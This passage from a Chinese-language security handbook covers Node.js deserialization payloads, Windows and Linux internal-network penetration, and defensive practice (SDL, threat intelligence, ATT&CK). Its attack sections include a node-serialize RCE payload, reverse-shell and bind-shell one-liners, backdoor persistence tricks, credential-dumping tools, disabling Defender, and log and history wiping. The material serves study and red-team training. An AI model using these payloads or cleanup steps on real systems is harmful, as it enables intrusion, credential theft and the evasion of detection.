3.     {console:{log(){console.log.apply(console,arguments);}}},  
4.     {timeout:5}  
5. );
```

5.4.9. 反序列化

5.4.9.1. 简介

JavaScript本身并没有反序列化的实现，但是一些库如node-serialize、serialize-to-js等支持了反序列化功能。这些库通常使用JSON形式来存储数据，但是和原生函数JSON.parse、JSON.stringify不同，这些库支持任何对象的反序列化，特别是函数，如果使用不当，则可能会出现反序列化问题。

5.4.9.2. Payload构造

下面是一个最简单的例子，首先获得序列化后的输出

```
1. var y = {
2.   rce : function(){
3.     require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });
4.   },
5. }
6. var serialize = require('node-serialize');
7. console.log("Serialized: \n" + serialize.serialize(y));
```

上面执行后会返回

```
1. {"rce": "_$ND_FUNC$_function () {require('child_process').exec('ls /', function(error, stdout, stderr) {
  console.log(stdout) });}}"
```

不过这段payload反序列化后并不会执行，但是在JS中支持立即调用的函数表达式（Immediately Invoked Function Expression），比如 `(function () { / code / } ());` 这样就会执行函数中的代码。那么可以使用这种方法修改序列化后的字符串来完成一次反序列化。最后的payload测试如下：

```
1. var serialize = require('node-serialize');
2. var payload = '{"rce": "_$ND_FUNC$_function () {require(\'child_process\').exec(\'ls /\', function(error,
  stdout, stderr) { console.log(stdout) });}}()"}';
3. serialize.unserialize(payload);
```

5.4.9.3. Payload构造 II

以上提到的是node-serialize这类反序列化库的构造方式，还有一类库如funcster，是使用直接拼接字符串构造函数的方式来执行。

```
1. return "module.exports=(function(module,exports){return{" + entries + "}}})();";
```

这种方式可以使用相应的闭合来构造payload。

5.4.10. 其他

5.4.10.1. 命令执行

Node.js中`child_process.exec`命令调用的是 `/bin/sh` ，故可以直接使用该命令执行shell

5.4.10.2. 反调试技巧

- 函数重定义 `console.log = function(a){}`
- 定时断点 `setInterval(function(){debugger}, 1000);`

5.4.11. 参考链接

- [JavaScript反调试技巧](#)
- [ECMAScript Language Specification](#)
- [js prototype](#)
- [javascript防劫持](#)
- [XSS 前端防火墙](#)
- [exploiting node js deserialization bug for remote code execution](#)

5.5. Golang

5.5.1. Golang Runtime

Go中的线程被称为Goroutine或G，内核线程被称为M。这些G被调度到M上，即所谓的G：M线程模型，或更常用的M：N线程模型，用户空间线程或green线程模型。

5.6. Ruby

5.6.1. 参考链接

- [ruby deserialization](#)

5.7. ASP

5.7.1. 简介

ASP是动态服务器页面(Active Server Page)，是微软开发的类似CGI脚本程序的一种应用，其网页文件的格式是 `.asp` 。

5.7.2. 参考链接

- [Deformity ASP/ASPX Webshell、Webshell Hidden Learning](#)

6. 内网渗透

内容索引：

- 6.1. 信息收集 - Windows
 - 6.1.1. 基本命令
 - 6.1.2. 域信息
 - 6.1.3. 用户信息
 - 6.1.4. 网络信息
 - 6.1.5. 密码信息
 - 6.1.6. 其他
- 6.2. 持久化 - Windows
 - 6.2.1. 隐藏文件
 - 6.2.2. LOLBAS
 - 6.2.3. 后门
 - 6.2.4. UAC
 - 6.2.5. 自启动
 - 6.2.6. 权限提升
- 6.3. 域渗透
 - 6.3.1. 域
 - 6.3.2. Active Directory
 - 6.3.3. NTLM认证
 - 6.3.4. kerberos认证
 - 6.3.5. Pass The Hash
 - 6.3.6. Pass The Key
- 6.4. 信息收集 - Linux
 - 6.4.1. 获取内核，操作系统和设备信息
 - 6.4.2. 用户和组
 - 6.4.3. 用户和权限信息
 - 6.4.4. 环境信息
 - 6.4.5. 服务信息
 - 6.4.6. 作业和任务
 - 6.4.7. 网络、路由和通信
 - 6.4.8. 已安装程序
 - 6.4.9. 文件
- 6.5. 持久化 - Linux
 - 6.5.1. 权限提升
- 6.6. 痕迹清理
 - 6.6.1. Windows
 - 6.6.2. Linux
 - 6.6.3. 难点
 - 6.6.4. 注意
- 6.7. 综合技巧
 - 6.7.1. 端口转发
 - 6.7.2. 获取shell

6. 内网渗透

- 6.7.3. 内网文件传输
 - 6.7.4. 远程连接 && 执行程序
- 6.8. 参考链接
 - 6.8.1. Windows
 - 6.8.2. RedTeam
 - 6.8.3. 内网

6.1. 信息收集 - Windows

6.1.1. 基本命令

- 查询所有计算机名称 `dsquery computer`
- 查看配置 `systeminfo`
- 查看版本 `ver`
- 进程信息 `tasklist /svc`
- 查看所有环境变量 `set`
- 查看计划任务 `schtasks /QUERY /fo LIST /v`
- 查看安装驱动 `DRIVERQUERY`

6.1.2. 域信息

- 获取当前组的计算机名 `net view`
- 查看所有域 `net view /domain`
- 查看域中的用户名 `dsquery user`
- 查询域组名称 `net group /domain`
- 查询域管理员 `net group "Domain Admins" /domain`
- 查看域控制器 `net group "Domain controllers"`

6.1.3. 用户信息

- 查看用户 `net user` / `whoami`
- 查看当前权限 `net localgroup administrators`
- 查看在线用户 `qwinsta` / `query user`
- 查看当前计算机名，全名，用户名，系统版本，工作 站域，登陆域 `net config Workstation`

6.1.4. 网络信息

- - 域控信息
 - - `nltest /dclist:xx`
 - `Get-NetDomain`
 - `Get-NetDomainController`
- 内网网段信息
- 网卡信息 `ipconfig`
- 外网出口
- ARP表 `arp -a`
- 路由表 `route print`
- 监听的端口 `netstat -ano`

- 连接的端口
- - 防火墙状态及规则
 - - `netsh firewall show config`
 - `netsh firewall show state`
- hosts文件

6.1.5. 密码信息

- Windows RDP连接记录
- 浏览器中保存的账号密码
- 系统密码管理器中的各种密码
- - 无人值守安装文件中的密码信息
 - - `C:\sysprep.inf`
 - `C:\sysprep\sysprep.xml`
 - `C:\Windows\Panther\Unattend\Unattended.xml`
 - `C:\Windows\Panther\Unattended.xml`

6.1.6. 其他

- - 查看补丁安装情况
 - - `wmic qfe get Caption,Description,HotFixID,InstalledOn`
- 注册表信息
- 安装的监控软件
- 安装的杀毒软件

6.2. 持久化 - Windows

6.2.1. 隐藏文件

- - 创建系统隐藏文件
 - - `attrib +s +a +r +h filename` / `attrib +s +h filename`
- 利用NTFS ADS (Alternate Data Streams) 创建隐藏文件
- - 利用Windows保留字
 - - `aux|prn|con|nul|com1|com2|com3|com4|com5|com6|com7|com8|com9|lpt1|lpt2|lpt3|lpt4|lpt5|lpt6|lpt7|lpt8|lpt9`

6.2.2. LOLBAS

6.2.2.1. 简介

LOLBAS, 全称Living Off The Land Binaries and Scripts (and also Libraries), 是一种白利用方式, 是在2013年DerbyCon由Christopher Campbell和Matt Graeber发现, 最终Philip Goh提出的概念。

这些程序一般有有Microsoft或第三方认证机构的签名, 但是除了可以完成正常的功能, 也能够被用于内网渗透中。这些程序可能会被用于: 下载安全恶意程序、执行恶意代码、绕过UAC、绕过程序控制等。

6.2.2.2. 常见程序

- bitsadmin.exe
- cdb.exe
- - certutil.exe
 - - 可安装、备份、删除、管理和执行证书
 - 证书存储相关功能
- cmd.exe
- cmstp.exe
- csc.exe
- - cscript.exe
 - - 执行脚本
- - expand.exe

- - 展开一个或多个压缩文件
- mofcomp.exe
- - msbuild.exe
 - - 构建应用程序
- - mshta.exe
 - - HTML应用
- netsh.exe
- - installutil.exe
 - - 安装/卸载程序组件
- powershell.exe
- psexec.exe
- - reg.exe
 - - 注册表控制台
- - regedit.exe
 - - 注册表修改
- - regsvr32.exe
 - - 注册动态链接库/ActiveX控件
- - rundll32.exe
 - - 执行DLL文件中的内部函数
- - sc.exe
 - - 查看服务状态管理
- - schtasks.exe
 - - 定时计划任务
- - wmic.exe
 - - Windows管理工具

- windbg.exe
- - wscript.exe
 - - 脚本引擎

6.2.3. 后门

6.2.3.1. sethc

`sethc.exe` 是 Windows系统在用户按下五次shift后调用的粘滞键处理程序，当有写文件但是没有执行权限时，可以通过替换 `sethc.exe` 的方式留下后门，在密码输入页面输入五次shift即可获得权限。

6.2.3.2. 映像劫持

在高版本的Windows中，替换程序是受到系统保护的，需要使用其他的技巧来实现替换。

具体操作为在注册表的 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option` 下添加项 `sethc.exe`，然后在 `sethc.exe` 这个项中添加 `debugger` 键，键值为恶意程序的路径。

6.2.3.3. 定时任务

Windows下有 `schtasks` 和 `at` 两种计划任务机制。其中 `at` 在较高版本的Windows中已经弃用。

6.2.3.4. 登录脚本

Windows可以在用户登录前执行脚本，使用 `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit` 设置。

6.2.3.5. 屏幕保护程序

Windows可以自定义屏幕保护程序，使用 `HKEY_CURRENT_USER\Control Panel\Desktop` 设置。

6.2.3.6. 隐藏用户

Windows可以使用在用户名后加入 `$` 来创建匿名用户，这种方式创建的用户只能通过注册表查看。

6.2.3.7. CLR

CLR (Common Language Runtime Compilation) 公共语言运行时，是微软为.NET产品构建的运行环境，可以粗略地理解为.NET虚拟机。

.NET程序的运行离不开CLR，因此可以通过劫持CLR的方式实现后门。

6.2.4. UAC

6.2.4.1. 简介

UAC (User Account Control) 是Windows的一个安全机制，当一些敏感操作发生时，会跳出提示显示要求系统权限。

当用户登陆Windows时，每个用户都会被授予一个access token，这个token中有security identifier (SID) 的信息，决定了用户的权限。

6.2.4.2. 会触发UAC的操作

- 以管理员权限启动应用
- 修改系统、UAC设置
- 修改没有权限的文件或者目录 (%SystemRoot% / %ProgramFiles% 等)
- 修改ACL (access control list)
- 安装驱动
- 增删账户，修改账户类型，激活来宾账户

6.2.5. 自启动

通过在注册表中写入相应的键值可以实现程序的开机自启动，主要是 `Run` 和 `RunOnce`，其中RunOnce和Run区别在于RunOnce的键值只作用一次，执行完毕后会自动删除。

6.2.6. 权限提升

权限提升有多重方式，有利用二进制漏洞、逻辑漏洞等技巧。利用二进制漏洞获取权限的方式是利用运行在内核态中的漏洞来执行代码。比如内核、驱动中的UAF或者其他类似的漏洞，以获得较高的权限。

逻辑漏洞主要是利用系统的一些逻辑存在问题的机制，比如有些文件夹用户可以写入，但是会以管理员权限启动。

6.2.6.1. 任意写文件利用

在Windows中用户可以写的敏感位置主要有以下这些

- 用户自身的文件和目录，包括 `AppData` `Temp`
- `C:\`，默认情况下用户可以写入
- `C:\ProgramData` 的子目录，默认情况下用户可以创建文件夹、写入文件
- `C:\Windows\Temp` 的子目录，默认情况下用户可以创建文件夹、写入文件

具体的ACL信息可用AccessChk，或者PowerShell的 `Get-Acl` 命令查看。

可以利用对这些文件夹及其子目录的写权限，写入一些可能会被加载的dll，利用dll的加载执行来获取权限。

6.2.6.2. MOF

MOF是Windows系统的一个文件 (`c:/windows/system32/wbem/mof/nullevt.mof`) 叫做"托管对象格式"，其作用是每

隔五秒就会去监控进程创建和死亡。

当拥有文件上传的权限但是没有Shell时，可以上传定制的mof文件至相应的位置，一定时间后这个mof就会被执行。

一般会采用在mof中加入一段添加管理员用户的命令的vbs脚本，当执行后就拥有了新的管理员账户。

6.2.6.3. 凭证窃取

- - Windows本地密码散列导出工具
 - - mimikatz
 - wce
 - gsecdump
 - copypwd
 - Pwdump
- - Windows本地密码破解工具
 - - L0phtCrack
 - SAMInside
 - Ophcrack
- 彩虹表破解
- 本机hash+明文抓取
- win8+win2012明文抓取
- ntds.dit的导出+QuarkPwDump读取分析
- vssown.vbs + libesedb + NtdsXtract
- ntdsdump
- 利用powershell(DSInternals)分析hash
- 使用 `net use \%computername% /u:%username% 重置密码尝试次数`

6.2.6.4. 其他

- 组策略首选项漏洞
- DLL劫持
- 替换系统工具，实现后门
- - 关闭defender
 - - `Set-MpPreference -disablerealtimemonitoring $true`

6.3. 域渗透

6.3.1. 域

域指将网络中多台计算机逻辑上组织到一起，进行集中管理的逻辑环境。域是组织与存储资源的核心管理单元，在域中，至少有一台域控制器，域控制器中保存着整个域的用户帐号和安全数据库。

6.3.2. Active Directory

活动目录（AD）是面向Windows Server的目录服务。Active Directory存储了有关网络对象的信息，并且让管理员和用户能够查找和使用这些信息。

6.3.3. NTLM认证

NTLM是NT LAN Manager的缩写，NTLM是基于挑战/应答的身份验证协议，是 Windows NT 早期版本中的标准安全协议，基本流程为：

- 客户端在本地加密当前用户的密码成为密码散列
- 客户端向服务器明文发送账号
- 服务器端产生一个16位的随机数字发送给客户端，作为一个challenge
- 客户端用加密后的密码散列来加密challenge，然后返回给服务器，作为response
- 服务器端将用户名、challenge、response发送给域控制器
- 域控制器用这个用户名在SAM密码管理库中找到这个用户的密码散列，然后使用这个密码散列来加密challenge
- 域控制器比较两次加密的challenge，如果一样那么认证成功，反之认证失败

6.3.4. kerberos认证

见认证机制章中Kerberos一节。

6.3.5. Pass The Hash

Pass The Hash（PtH）是攻击者捕获帐号登录凭证后，复用凭证Hash进行攻击的方式。

6.3.6. Pass The Key

6.4. 信息收集 - Linux

6.4.1. 获取内核，操作系统和设备信息

- - 版本信息
 - - `uname -a` 所有版本
 - `uname -r` 内核版本信息
 - `uname -n` 系统主机名字
 - `uname -m` Linux内核架构
 - 内核信息 `cat /proc/version`
 - CPU信息 `cat /proc/cpuinfo`
- - 发布信息
 - - `cat /etc/*-release`
 - `cat /etc/issue`
 - 主机名 `hostname`
 - 文件系统 `df -a`

6.4.2. 用户和组

- 列出系统所有用户 `cat /etc/passwd`
- 列出系统所有组 `cat /etc/group`
- 列出所有用户hash (root) `cat /etc/shadow`
- - 用户
 - - 查询用户的基本信息 `finger`
 - 当前登录的用户 `users` `who -a`
 - 目前登录的用户 `w`
 - 登入过的用户信息 `last`
 - 显示系统中所有用户最近一次登录信息 `lastlog`

6.4.3. 用户和权限信息

- 当前用户 `whoami`
- 当前用户信息 `id`
- 可以使用sudo提升到root的用户 (root) `cat /etc/sudoers`
- 列出目前用户可执行与无法执行的指令 `sudo -l`

6.4.4. 环境信息

- 打印系统环境信息 `env`
- 打印系统环境信息 `set`
- 环境变量中的路径信息 `echo $PATH`
- 打印历史命令 `history`
- 显示当前路径 `pwd`
- 显示默认系统遍历 `cat /etc/profile`
- 显示可用的shell `cat /etc/shells`

6.4.5. 服务信息

- 查看进程信息 `ps aux`
- 由inetd管理的服务列表 `cat /etc/inetd.conf`
- 由xinetd管理的服务列表 `cat /etc/xinetd.conf`
- nfs服务器的配置 `cat /etc/exports`

6.4.6. 作业和任务

- 显示指定用户的计划作业 (root) `crontab -l -u %user%`
- 计划任务 `ls -la /etc/cron*`

6.4.7. 网络、路由和通信

- 列出网络接口信息 `/sbin/ifconfig -a` / `ip addr show`
- 列出网络接口信息 `cat /etc/network/interfaces`
- 查看系统arp表 `arp -a`
- 打印路由信息 `route` / `ip ro show`
- 查看dns配置信息 `cat /etc/resolv.conf`
- 打印本地端口开放信息 `netstat -an`
- 列出iptables的配置规则 `iptables -L`
- 查看端口服务映射 `cat /etc/services`
- Hostname `hostname -f`

6.4.8. 已安装程序

- `rpm -qa --last` Redhat
- `yum list | grep installed` CentOS
- `ls -l /etc/yum.repos.d/`
- `dpkg -l` Debian
- `cat /etc/apt/sources.list` Debian APT
- `pkg_info` xBSD
- `pkginfo` Solaris

- `pacman -Q` Arch Linux

6.4.9. 文件

- 最近五天的文件 `find / -ctime +1 -ctime -5`
- 文件系统细节 `debugfs`

6.5. 持久化 - Linux

6.5.1. 权限提升

- 内核漏洞利用
- 攻击有root权限的服务
- - 通过有SUID属性的可执行文件
 - - 查找可能提权的可执行文件
 - `find / -perm -u=s -type f 2>/dev/null`
- - 利用可用的root权限
 - - `sudo -l`
- 利用误配置的 crontab 任务

6.6. 痕迹清理

6.6.1. Windows

- 操作日志：3389登录列表、文件访问日志、浏览器日志、系统事件
- 登录日志：系统安全日志

6.6.2. Linux

- - 清除历史
 - - `unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export HISTFILE=/dev/null;`
 - `kill -9 $$` kill history
 - `history -c`
- 删除 `~/.ssh/known_hosts` 中记录
- - 修改文件时间戳
 - - `touch -r`
- 删除tmp目录临时文件

6.6.3. 难点

- 攻击和入侵很难完全删除痕迹，没有日志记录也是一种特征
- 即使删除本地日志，在网络设备、安全设备、集中化日志系统中仍有记录
- 留存的后门包含攻击者的信息
- 使用的代理或跳板可能会被反向入侵

6.6.4. 注意

- 在操作前检查是否有用户在线
- 删除文件使用磁盘覆写的功能删除
- 尽量和攻击前状态保持一致

6.7. 综合技巧

6.7.1. 端口转发

- - windows
 - lcx
 - netsh
- - linux
 - portmap
 - iptables
- - socket代理
 - Win: xsocks
 - Linux: proxychains
- - 基于http的转发与socket代理(低权限下的渗透)
 - 端口转发: tunna
 - socks代理: reGeorg
- - ssh通道
 - 端口转发
 - socks

6.7.2. 获取shell

- 常规shell反弹

```

1. bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
2.
3. python -c 'import
  socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s
  .fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
4.
5. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

```

- 突破防火墙的imcp_shell反弹
- 正向shell

```
1. nc -e /bin/sh -lp 1234
2. nc.exe -e cmd.exe -lp 1234
```

6.7.3. 内网文件传输

- - windows下文件传输
 - - powershell
 - vbs脚本文件
 - bitsadmin
 - 文件共享
 - 使用telnet接收数据
 - hta
- - linux下文件传输
 - - python
 - wget
 - tar + ssh
 - 利用dns传输数据
- - 文件编译
 - - powershell将exe转为txt，再txt转为exe

6.7.4. 远程连接 && 执行程序

- at&schtasks
- psexec
- wmic
- wmiexec.vbs
- smbexec
- powershell remoting
- SC创建服务执行
- schtasks
- SMB+MOF || DLL Hijacks
- PTH + compmgmt.msc

6.8. 参考链接

6.8.1. Windows

- [Windows内网渗透提权](#)
- [文件寄生 NTFS文件流实际应用](#)
- [Windows中常见后门持久化方法总结](#)
- [LOLBAS](#)

6.8.1.1. 域渗透

- [绕过域账户登录失败次数的限制](#)
- [域渗透总结](#)
- [got domain admin on internal network](#)
- [Mitigating Pass-the-Hash \(PtH\) Attacks and Other Credential Theft Techniques](#)
<[http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf)
%20Attacks%20and%20Other%20Credential%20Theft%20TechniquesEnglish.pdf)>`

6.8.2. RedTeam

- [RedTeamManual](#)

6.8.3. 内网

- [内网安全检查](#)
- [我所知道的内网渗透](#)
- [从零开始内网渗透学习](#)
- [渗透技巧 从Github下载安装文件](#)
- [An introduction to privileged file operation abuse on Windows](#)
- [脚本维权tips](#)



7. 防御技术

内容索引：

- 7.1. 团队建设
 - 7.1.1. 红蓝军简介
 - 7.1.2. 攻防演习
 - 7.1.3. 人员分工
 - 7.1.4. 参考链接
- 7.2. 安全开发
 - 7.2.1. 简介
 - 7.2.2. 步骤
 - 7.2.3. 参考链接
- 7.3. 威胁情报
 - 7.3.1. 简介
 - 7.3.2. 相关概念
 - 7.3.3. 情报来源
- 7.4. ATT&CK
 - 7.4.1. 简介
 - 7.4.2. TTP
 - 7.4.3. 参考链接
- 7.5. 风险控制
 - 7.5.1. 常见风险
 - 7.5.2. 防御策略
 - 7.5.3. 异常特征
 - 7.5.4. 参考链接
- 7.6. 加固检查
 - 7.6.1. 网络设备
 - 7.6.2. 操作系统
 - 7.6.3. 应用
 - 7.6.4. Web中间件
 - 7.6.5. 参考链接
- 7.7. 防御框架
 - 7.7.1. 防御纵深
 - 7.7.2. 访问控制
 - 7.7.3. 输入处理
- 7.8. 蜜罐技术
 - 7.8.1. 简介
 - 7.8.2. 分类
 - 7.8.3. 隐藏技术
 - 7.8.4. 识别技术
 - 7.8.5. 参考链接
- 7.9. 入侵检测
 - 7.9.1. 常见入侵点
 - 7.9.2. 常见实现

- 7.9.3. 参考链接
- 7.10. 应急响应
 - 7.10.1. 响应流程
 - 7.10.2. 事件分类
 - 7.10.3. 分析方向
 - 7.10.4. Linux应急响应
 - 7.10.5. Windows应急响应
 - 7.10.6. 参考链接
- 7.11. 溯源分析
 - 7.11.1. 攻击机溯源技术
 - 7.11.2. 分析模型
 - 7.11.3. 关联分析方法
 - 7.11.4. 清除日志方式

7.1. 团队建设

7.1.1. 红蓝军简介

在队伍的对抗演习中，蓝军通常是指在部队模拟对抗演习专门扮演假想敌的部队，与红军（代表我方正面部队）进行针对性的训练。

网络安全红蓝对抗的概念就源自于此。红军作为企业防守方，通过安全加固、攻击监测、应急处置等手段来保障企业安全。而蓝军作为攻击方，以发现安全漏洞，获取业务权限或数据为目标，利用各种攻击手段，试图绕过红军层层防护，达成既定目标。可能会造成混淆的是，在欧美一般采用红队代表攻击方，蓝队代表防守方，颜色代表正好相反。

企业网络蓝军工作内容主要包括渗透测试和红蓝对抗（Red Teaming），这两种方式所使用的技术基本相同，但是侧重点不同。

渗透测试侧重用较短的时间去挖掘更多的安全漏洞，一般不太关注攻击行为是否被监测发现，目的是帮助业务系统暴露和收敛更多风险。

红蓝对抗更接近真实场景，侧重绕过防御体系，毫无声息达成获取业务权限或数据的目标，不求发现全部风险点，因为攻击动作越多被发现的概率越大，一旦被发现，红军就会把蓝军踢出战场。红蓝对抗的目的是检验在真实攻击中纵深防御能力、告警运营质量、应急处置能力。

7.1.2. 攻防演习

比较有影响力的演习有“锁盾”（Locked Shields）、“网络风暴”等。其中“锁盾”由北约卓越网络防御合作中心（CCDCOE, Cooperative Cyber Defence Centre of Excellence）每年举办一次。“网络风暴”由美国国土安全部（DHS）主导，2006年开始，每两年举行一次。

和APT攻击相比，攻防演习相对时长较短，只有1~4周，有个防守目标。而APT攻击目标唯一，时长可达数月至数年，更有隐蔽性。

7.1.3. 人员分工

- - 部门负责人
 - 负责组织整体的信息安全规划
 - 负责向高层沟通申请资源
 - 负责与组织其他部门的协调沟通
 - 共同推进信息安全工作
 - 负责信息安全团队建设
 - 负责安全事件应急工作处置
 - 负责推动组织安全规划的落实
 -
- - 合规管理员

- - 负责安全相关管理制度、管理流程的制定，监督实施情况，修改和改进相关的制度和流程
 - 负责合规性迎检准备工作，包括联络、迎检工作推动，迎检结果汇报等所有相关工作
 - 负责与外部安全相关单位联络
 - 负责安全意识培训、宣传和推广
- - 安全技术负责人
 - - 业务安全防护整体技术规划和计划
 - 了解组织安全技术缺陷，并能找到方法进行防御
 - 安全设备运维
 - 服务器与网络基础设施的安全加固推进工作
 - 安全事件排查与分析，配合定期编写安全分析报告
 - 关注注业内安全事件，跟踪最新漏洞信息，进行业务产品的安全检查
 - 负责漏洞修复工作推进，跟踪解决情况，问题收集
 - 了解最新安全技术趋势
- - 渗透/代码审计人员
 - - 对组织业务网站、业务系统进行安全评估测试
 - 对漏洞结果提供解决方案和修复建议
- - 安全设备运维人员
 - - 负责设备配置和策略的修改
 - 负责协助其他部门的变更导致的安全策略修改的实现
- - 安全开发
 - - 根据组织安全的需要开发安全辅助工具或平台
 - 参与安全系统的需求分析、设计、编码等开发工作
 - 维护公司现有的安全程序与系统

7.1.4. 参考链接

- [以攻促防 企业蓝军建设思考](#)
- [初入甲方的企业安全建设规划](#)
- [企业安全项目架构实践分享](#)
- [企业信息安全团队建设](#)

7.2. 安全开发

7.2.1. 简介

安全开发生命周期 (Security Development Lifecycle, SDL) 是微软提出的从安全的角度来指导软件开发过程的管理模式。用于帮助开发人员构建更安全的软件、解决安全合规要求, 并降低开发成本。

7.2.2. 步骤

7.2.2.1. 阶段1: 培训

开发团队的所有成员都必须接受适当的安全培训, 了解相关的安全知识。培训对象包括开发人员、测试人员、项目经理、产品经理等。

7.2.2.2. 阶段2: 确定安全需求

在项目确立之前, 需要提前确定安全方面的需求, 确定项目的计划时间, 尽可能避免安全引起的需求变更。

7.2.2.3. 阶段3: 设计

在设计阶段确定安全的最低可接受级别。考虑项目涉及到哪些攻击面、是否能减小攻击面。

对项目进行威胁建模, 明确可能来自的攻击有哪些方面, 并考虑项目哪些部分需要进行渗透测试。

7.2.2.4. 阶段4: 实现

实现阶段主要涉及到工具、不安全的函数、静态分析等方面。

工具方面主要考虑到开发团队使用的编辑器、链接器等相关工具可能会涉及一些安全相关的问题, 因此在使用工具的版本上, 需要提前与安全团队进行沟通。

函数方面主要考虑到许多常用函数可能存在安全隐患, 应当禁用不安全的函数和API, 使用安全团队推荐的函数。

代码静态分析可以由相关工具辅助完成, 其结果与人工分析相结合。

7.2.2.5. 阶段5: 验证

验证阶段涉及到动态程序分析和攻击面再审计。动态分析对静态分析进行补充, 常用的方式是模糊测试、渗透测试。模糊测试通过向应用程序引入特定格式或随机数据查找程序可能的漏洞。

考虑到项目经常会因为需求变更等情况使得最终产品和初期目标不一致, 因此需要在项目后期再次对威胁模型和攻击面进行分析和考虑, 如果出现问题则进行纠正。

7.2.2.6. 阶段6：发布

在程序发布后，需要对安全事件进行响应，需要预设好遇到安全问题时的处理方式。

另外如果产品中包含第三方的代码，也需要考虑如何响应因为第三方依赖引入的问题。

7.2.3. 参考链接

- [SDL Practices](#)
- [Threat Modeling](#)

7.3. 威胁情报

7.3.1. 简介

威胁情报(Threat Intelligence)一般指从安全数据中提炼的,与网络空间威胁相关的信息,包括威胁来源、攻击意图、攻击手法、攻击目标信息,以及可用于解决威胁或应对危害的知识。广义的威胁情报也包括情报的加工生产、分析应用及协同共享机制。相关的概念有资产、威胁、脆弱性等,具体定义如下。

一般威胁情报需要包含威胁源、攻击目的、攻击对象、攻击手法、漏洞、攻击特征、防御措施等。威胁情报在事前可以起到预警的作用,在威胁发生时可以协助进行检测和响应,在事后可以用于分析和溯源。

常见的网络威胁情报服务有黑客或欺诈团体分析、社交媒体和开源信息监控、定向漏洞研究、定制的人工分析、实时事件通知、凭据恢复、事故调查、伪造域名检测等。

在威胁情报方面,比较有代表性的厂商有RSA、IBM、McAfee、赛门铁克、FireEye等。

7.3.2. 相关概念

7.3.2.1. 资产(Asset)

对组织具有价值的信息或资源,属于内部情报,通过资产测绘等方式发现。

7.3.2.2. 威胁(Threat)

能够通过未授权访问、毁坏、揭露、数据修改和或拒绝服务对系统造成潜在危害的起因,威胁可由威胁的主体(威胁源)、能力、资源、动机、途径、可能性和后果等多种属性来刻画

7.3.2.3. 脆弱性 / 漏洞(Vulnerability)

可能被威胁如攻击者利用的资产或若干资产薄弱环节。

漏洞存在多个周期,最开始由安全研究员或者攻击者发现,而后出现在社区公告/官方邮件/博客中。随着信息的不断地传递,漏洞情报出现在开源社区等地方,并带有PoC和漏洞细节分析。再之后出现自动化工具开始大规模传播,部分漏洞会造成社会影响并被媒体报道,最后漏洞基本修复。

7.3.2.4. 风险(Risk)

威胁利用资产或一组资产的脆弱性对组织机构造成伤害的潜在可能。

7.3.2.5. 安全事件(Event)

威胁利用资产的脆弱性后实际产生危害的情景。

7.3.3. 情报来源

为了实现情报的同步和交换，各组织都制定了相应的标准和规范。主要有国标，美国联邦政府标准等。

除了国家外，企业也有各自的情报来源，例如厂商、CERT、开发者社区、安全媒体、漏洞作者或团队、公众号、个人博客、代码仓库等。

7.4. ATT&CK

7.4.1. 简介

MITRE是美国政府资助的一家研究机构，该公司于1958年从MIT分离出来，并参与了许多商业和最高机密项目。其中包括开发FAA空中交通管制系统和AWACS机载雷达系统。MITRE在美国国家标准技术研究所（NIST）的资助下从事了大量的网络安全实践。

MITRE在2013年推出了ATT&CK™ 模型，它的全称是 Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)，它是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。将已知攻击者行为转换为结构化列表，将这些已知的行为汇总成战术和技术，并通过几个矩阵以及结构化威胁信息表达式（STIX）、指标信息的可信自动化交换（TAXII）来表示。由于此列表相当全面地呈现了攻击者在攻击网络时所采用的行为，因此对于各种进攻性和防御性度量、表示和其他机制都非常有用。多用于模拟攻击、评估和提高防御能力、威胁情报提取和建模、威胁评估和分析。

官方对 ATT&CK的描述是：

1. MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack lifecycle and the platforms they are known to target.

和Kill Chain等模型相比，ATT&CK的抽象程度会低一些，但是又比普通的利用和漏洞数据库更高。MITRE公司认为，Kill Chain在高维度理解攻击过程有帮助，但是无法有效描述对手在单个漏洞的行为。

目前ATT&CK模型分为三部分，分别是PRE-ATT&CK，ATT&CK for Enterprise（包括Linux、macOS、Windows）和ATT&CK for Mobile（包括iOS、Android），其中PRE-ATT&CK覆盖攻击链模型的前两个阶段（侦察跟踪、武器构建），ATT&CK for Enterprise覆盖攻击链的后五个阶段（载荷传递、漏洞利用、安装植入、命令与控制、目标达成），ATT&CK Matrix for Mobile主要针对移动平台。

PRE-ATT&CK包括的战术有优先级定义、选择目标、信息收集、发现脆弱点、攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力、分段能力。

ATT&CK for Enterprise包括的战术有访问初始化、执行、常驻、提权、防御规避、访问凭证、发现、横向移动、收集、数据获取、命令和控制。

7.4.2. TTP

MITRE在定义ATT&CK时，定义了一些关键对象：组织（Groups）、软件（Software）、技术（Techniques）、战术（Tactics）。

其中组织使用战术和软件，软件实现技术，技术实现战术。例如APT28（组织）使用Mimikatz（软件）达到了获得登录凭证的效果（技术）实现了以用户权限登录的目的（战术）。整个攻击行为又被称为TTP，是战术、技术、过程的集合。

7.4.3. 参考链接

- [Mitre ATT&CK](#)
- [MITRE ATT&CK: Design and Philosophy](#)
- [ATT&CK一般性学习笔记](#)
- [Cyber Threat Intelligence Repository expressed in STIX 2.0](#)
- [sigma](#) Generic Signature Format for SIEM Systems
- [caldera](#) Automated Adversary Emulation
